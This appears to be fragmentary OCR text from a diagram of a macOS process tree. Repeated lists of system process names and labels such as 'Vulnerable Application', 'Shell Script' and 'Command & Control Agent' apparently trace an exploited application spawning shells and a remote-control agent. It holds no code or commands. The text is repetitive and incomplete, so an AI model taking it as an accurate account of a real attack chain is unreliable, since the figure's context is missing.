
sh

command_20




```
                        SpecialDraw      launch-hs       launch-hse      sh
quicklookd              launch-hs        launch-hse      sh              command_20
pcdCheck                                                 sh
warmd_agent                                              sh
PCIESlotCheck
isst
imagent
AirPort Base Station A...
sh
helpd
appstoreupdateagent
AppleIDAuthAgent
iCal Helper
Mail
cookied
SyncServer
pbs
AppleSpell
quicklookconfig
QuickLookUIHelper
SpecialDraw
CoreServicesUIAgent
```

Vulnerable Application



Shell Script



quicklookd
pcdCheck
warmd_agent
PCIESlotCheck
isst
imagent
AirPort Base Station A…
sh
helpd
appstoreupdateagent
AppleIDAuthAgent
iCal Helper
Mail
cookied
SyncServer
pbs
AppleSpell
quicklookconfig
QuickLookUIHelper
SpecialDraw
CoreServicesUIAgent

SpecialDraw

launch-hs

launch-hs

launch-hse


launch-hse

sh
sh
sh

sh

command_20

Command & Control Agent



quicklookd
pcdCheck
warmd_agent
PCIESlotCheck
isst
imagent
AirPort Base Station A...
sh
helpd
appstoreupdateagent
AppleIDAuthAgent
iCal Helper
Mail
cookied
SyncServer
pbs
AppleSpell
quicklookconfig
QuickLookUIHelper
SpecialDraw
CoreServicesUIAgent

SpecialDraw

launch-hs

launch-hs

launch-hse

